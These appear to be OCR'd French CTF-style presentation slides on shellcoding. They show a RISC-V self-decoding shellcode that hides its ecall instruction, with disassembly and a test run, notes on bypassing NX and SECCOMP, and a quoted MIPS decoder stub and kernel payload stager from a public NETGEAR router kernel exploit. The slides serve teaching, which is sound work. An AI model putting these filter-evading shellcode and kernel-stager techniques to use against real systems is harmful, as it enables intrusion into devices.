
# Et pour notre instruction ecall ?




# Et pour notre instruction ecall ?



# Et pour notre instruction ecall ?



# Et pour notre instruction ecall ?



TEAM FRANCE

# Et pour notre instruction ecall ?

```
.section .text
.global _start

_start:
    c.j X
    Y:
        # Notre shellcode
        c.li s0, -1 # s0 = 0xffffffff
        lw s1, -0x8(ra) # s1 = 0xffffff8c
        xor s1, s0, s1 # s1 = s0 ⊕ s1 = 0xffffffff ⊕ 0xffffff8c = 0x0000000073
        sw s1, -0x8(ra) # *ecall = 0x0000000073 = ecall

    ecall:
        .byte 0x8c, 0xff, 0xff, 0xff # ecall (0x0000000073) ⊕ 0xffffffff = 0xffffff8
    X:
        call Y # ra = X + 4
```

TEAM FRANCE

# Et pour notre instruction ecall ?

```
.section .text
.global _start

_start:
    c.j X
    Y:
        # Notre shellcode
        c.li s0, -1 # s0 = 0xffffffff
        lw s1, -0x8(ra) # s1 = 0xfffff8c
        xor s1, s0, s1 # s1 = s0 ⊕ s1 = 0xffffffff ⊕ 0xfffff8c = 0x0000000073
        sw s1, -0x8(ra) # *ecall = 0x0000000073 = ecall

    ecall:
        .byte 0x8c, 0xff, 0xff, 0xff # ecall (0x0000000073) ⊕ 0xffffffff = 0xfffff8
    X:
        call Y # ra = X + 4
```

```
Disassembly of section .text:

0000000000010078 <_start>:
   10078:       a809                    j       1008a <X>

000000000001007a <Y>:
   1007a:       547d                    li      s0,-1
   1007c:       ff80a483                lw      s1,-8(ra)
   10080:       8ca1                    xor     s1,s1,s0
   10082:       fe90ac23                sw      s1,-8(ra)

0000000000010086 <ecall>:
   10086:       ff8c                    sd      a1,56(a5)
   10088:       ffff                    0xffff

000000000001008a <X>:
   1008a:       ff1ff0ef                jal     ra,1007a <Y>
```

# Test avec un simple exit(42)


```
.section .text
.global _start

_start:
        c.j X
        Y:
        # Notre shellcode
        c.li s0, -1 # s0 = 0xffffffff
        lw s1, -0x8(ra) # s1 = 0xffffff8c
        xor s1, s0, s1 # s1 = s0 ⊕ s1 = 0xffffffff ⊕ 0xffffff8c = 0x0000000073
        sw s1, -0x8(ra) # *ecall = 0x0000000073 = ecall

        # exit(42)
        xor a0, zero, 42 # a0 = 42
        xor a7, zero, 93 # SYS_exit = 93

        c.j ecall # Force I-Cache synchronization

    ecall:
        .byte 0x8c, 0xff, 0xff, 0xff # ecall (0x0000000073) ⊕ 0xffffffff = 0xffffff8
    X:
        call Y # ra = X + 4
```

```
Disassembly of section .text:

0000000000010078 <_start>:
   10078:       a831                    j       10094 <X>

000000000001007a <Y>:
   1007a:       547d                    li      s0,-1
   1007c:       ff80a483                lw      s1,-8(ra)
   10080:       8ca1                    xor     s1,s1,s0
   10082:       fe90ac23                sw      s1,-8(ra)
   10086:       02a04513                xori    a0,zero,42
   1008a:       05d04893                xori    a7,zero,93
   1008e:       a009                    j       10090 <ecall>

0000000000010090 <ecall>:
   10090:       ff8c                    sd      a1,56(a5)
   10092:       ffff                    0xffff

0000000000010094 <X>:
   10094:       fe7ff0ef                jal     ra,1007a <Y>
```

TEAM FRANCE

# Test avec un simple exit(42)

```
user@workstation:~$ qemu-riscv64 -strace -L /usr/riscv64-linux-gnu/ ../executor < ./shellcode.bin

--- SNIP ---

1015 mmap(NULL,4096,PROT_EXEC|PROT_READ|PROT_WRITE,MAP_PRIVATE|MAP_ANONYMOUS,-1,0) = 0x0000004001947000
1015 read(0,0x1947000,4096) = 32
1015 exit(42)

--- SNIP ---
```



TEAM FRANCE

# Shellcoding plus avancé

- Shellcodes **encodés / packés**
- **Stagers**
- Shellcodes **alphanumériques**
- Shellcode en **Kernel Land**
- Et plein d’autres choses!

TEAM FRANCE

# Et les shellcodes de nos jours ?

- Mitigation **NX** activée par défaut sur la majorité des compilateurs

- On peut toujours essayer d'obtenir une zone mémoire **RWX** via du **ROP**, **JOP**, **COP**, ...
  - Appel contrôlé de **mprotect** ou **mmap**

- En CTF, utile lorsqu'un binaire est durci avec une des règles SECCOMP
  - Certains appels systèmes vont être bloqués
  - **open** / **read** / **write** souvent nécessaire (peut être compliqué avec du ROP)

TEAM FRANCE

# Exemple: “Linux (MIPS) kernel exploit for NETGEAR WiFi routers”

```
# NUL-free mips code which decodes the next stage,
# flushes the d-cache, and branches there.
# loosely inspired by some shit Julien Tinnes once wrote.
decoder_stub = [
    0x0320e821, # move  sp,t9
    0x27a90168, # addiu t1,sp,360
    0x2529fef0, # addiu t1,t1,-272
    0x240afffb, # li    t2,-5
    0x01405027, # nor   t2,t2,zero
    0x214bfffc, # addi  t3,t2,-4
    0x240cff87, # li    t4,-121
    0x01806027, # nor   t4,t4,zero
    0x3c0d0000, # [8] lui   t5, xorkey@hi
    0x35ad0000, # [9] ori   t5,t5, xorkey@lo
    0x8d28fffc, # lw    t0,-4(t1)
    0x010d7026, # xor   t6,t0,t5
    0xad2efffc, # sw    t6,-4(t1)
    0x258cfffc, # addiu t4,t4,-4
    0x140cfffb, # bne   zero,t4,0x28
    0x012a4820, # add   t1,t1,t2
    0x3c190000, # [16] lui  t9, (a_r4k_blast_dcache-0x110)@hi
    0x37390000, # [17] ori  t9,t9,(a_r4k_blast_dcache-0x110)@lo
    0x8f39010, # lw t9,272(t9)
    0x0320f809, # jalr  t9
    0x3c181234, # lui   t8,0x1234
]
```

```
# kernel payload stager
kernel_stager = [
    0x27bdffe0, # addiu sp,sp,-32
    0x24041000, # li    a0,4096
    0x24050000, # li    a1,0
    0x3c190000, # [3] lui   t9,kmalloc@hi
    0x37390000, # [4] ori   t9,t9,kmalloc@lo
    0x0320f809, # jalr  t9
    0x00000000, # nop
    0x0040b821, # move  s7,v0
    0x02602021, # move  a0,s3
    0x02e02821, # move  a1,s7
    0x24061000, # li    a2,4096
    0x00003821, # move  a3,zero
    0x3c190000, # [12] lui  t9,ks_recv@hi
    0x37390000, # [13] ori  t9,t9,ks_recv@lo
    0x0320f809, # jalr  t9
    0x00000000, # nop
    0x3c190000, # [16] lui  t9,a_r4k_blast_dcache@hi
    0x37390000, # [17] ori  t9,t9,a_r4k_blast_dcache@lo
    0x8f390000, # lw    t9,0(t9)
    0x0320f809, # jalr  t9
    0x00000000, # nop
    0x02e0f809, # jalr  s7
    0x00000000  # nop
]
```

Source: https://haxx.in/files/blasty-vs-netusb.py

# Merci !

Des questions ?